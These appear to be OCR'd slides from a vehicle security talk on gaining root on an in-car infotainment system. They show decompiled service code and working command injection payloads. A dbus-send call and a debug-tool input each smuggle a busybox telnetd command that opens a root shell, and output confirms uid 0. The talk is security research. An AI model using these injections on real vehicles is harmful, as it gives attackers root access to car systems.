
```
int CTBoxDbus::SetValue(int a1, _DWORD *a2, _DWORD *a3)
{
    if ( !strcmp((const char *)s, "EngDiskRefreshPerform") )
    {
            A(a1, a3, s, v95);
            goto LABEL_37;
    }
}
```

```
dbus-send --system --print-reply --dest=com.xxx.ivi.TboxService /com/xxx/ivi/TboxService
com.xxx.ivi.TboxService.SetValue string:'EngDiskRefreshPerform' string:'{"ImageName": "; /bin/busybox
telnetd -l /usr/bin/bash -p 6667;"}'
```

From zero to root intelligent vehicles

Root Case2 : Local Socket

A program is bound to a local socket



```
int __fastcall sub_23E98(unsigned int a1)
{
  int v1; // r0
  int v2; // r4
  bool v3; // nf
  int v4; // r0
  int optval; // [sp+Ch] [bp-24h] BYREF
  struct sockaddr addr; // [sp+10h] [bp-20h] BYREF

  *(_WORD *)addr.sa_data = ((_WORD)a1 << 8) | (a1 >> 8);
  optval = 1;
  addr.sa_family = 2;
  *(_DWORD *)&addr.sa_data[2] = inet_addr("127.0.0.1");
  v1 = socket(2, 1, 0);
  v2 = v1;
  if ( v1 < 0 )
    return -1;
  v3 = setsockopt(v1, 1, 2, &optval, 4u) < 0;
  v4 = v2;
  if ( v3 || (v3 = bind(v2, &addr, 0x10u) < 0, v4 = v2, v3) )
  {
    close(v4);
    return -1;
  }
  else
  {
    listen(v2, 5);
    return v2;
  }
}
```

```
        dword_3B300 = -1;
        shutdown(v35, 2);
        close(v35);
        goto LABEL_150;
      case 0x14:
        send(v35, v124, 2u, 0);
        shutdown(v35, 2);
        sub_211E4(statusa, &v124[1]);
        close(v35);
        goto LABEL_150;
      case 0x15:
        send(v35, v124, 2u, 0);
        shutdown(v35, 2);
```


```
int __fastcall sub_20070(int a1, const char *a2, int a3)
{
  char command[1024]; // [sp+Ch] [bp-414h] BYREF

  if ( a3 )
  {
    sub_186CC(2500);
    _sprintf_chk(command, 1, 1024, "input text %s", a2);
    j_j_system(command);
    sub_186CC(2000);
  }
  else
  {
    _sprintf_chk(command, 1, 1024, "input text %s", a2);
    j_j_system(command);
  }
  return 0;
}
```

```
    if ( memcmp((const void *)a2, "page", 4u) )
    {
      if ( !memcmp((const void *)a2, "gesture", 7u) )
        return sub_1F860(a1, (char *)(a2 + 7));
      else
        return -(memcmp((const void *)a2, "mark", 4u) != 0);
    }
    v8 = a2 + 5;
    v10 = a1;
    v9 = 1;
  }
  return sub_211A8(v10, v8, v9);
}
if ( *(_BYTE *)(a2 + 5) != 58 )
{
  if ( !memcmp("inputrand", (const void *)a2, 9u) )
    return sub_200E8(a1, 0);
  return -1;
}
return sub_20070(a1, (const char *)(a2 + 6), 0);
}
```

From zero to root intelligent vehicles

Root Case3 : Debugger command injection

$ am start com.xxx.devtools/.view.aftersales.CommonCmdActivity




常用指令信息


目录状态 /data && id

读取文件 /

分区信息 此处不需要填参数



```
drwxrwx--x 27 root    root    3488 2022-02-15 21:15 vendor
drwxrwx--x  3 root    root    3488 2021-12-21 00:28 vendor_ce
drwxrwx--x  3 root    root    3488 1970-01-01 08:00 vendor_de
drwxrwx--x  6 system  system  4096 2021-12-21 00:28 xuiservice
uid=0(root) gid=0(root) groups=0(root),1000(system) context=u:r:xpaftersalesd:s0
```



项目	输入参数	执行
获取属性	请输入属性名,如ro.product.model	执行
目录状态	/&&busybox-smp telnetd -l /system/bin/sh	执行
读取文件	请输入文件路径,如/mnt/vmap/config.txt	执行
分区信息	此处不需要填参数	执行

Part III :

Deconstructing Automotive Components to Explore Vulnerabilities

Vehicle Internal Network Penetration Test

Post-Pentest Researching of Car

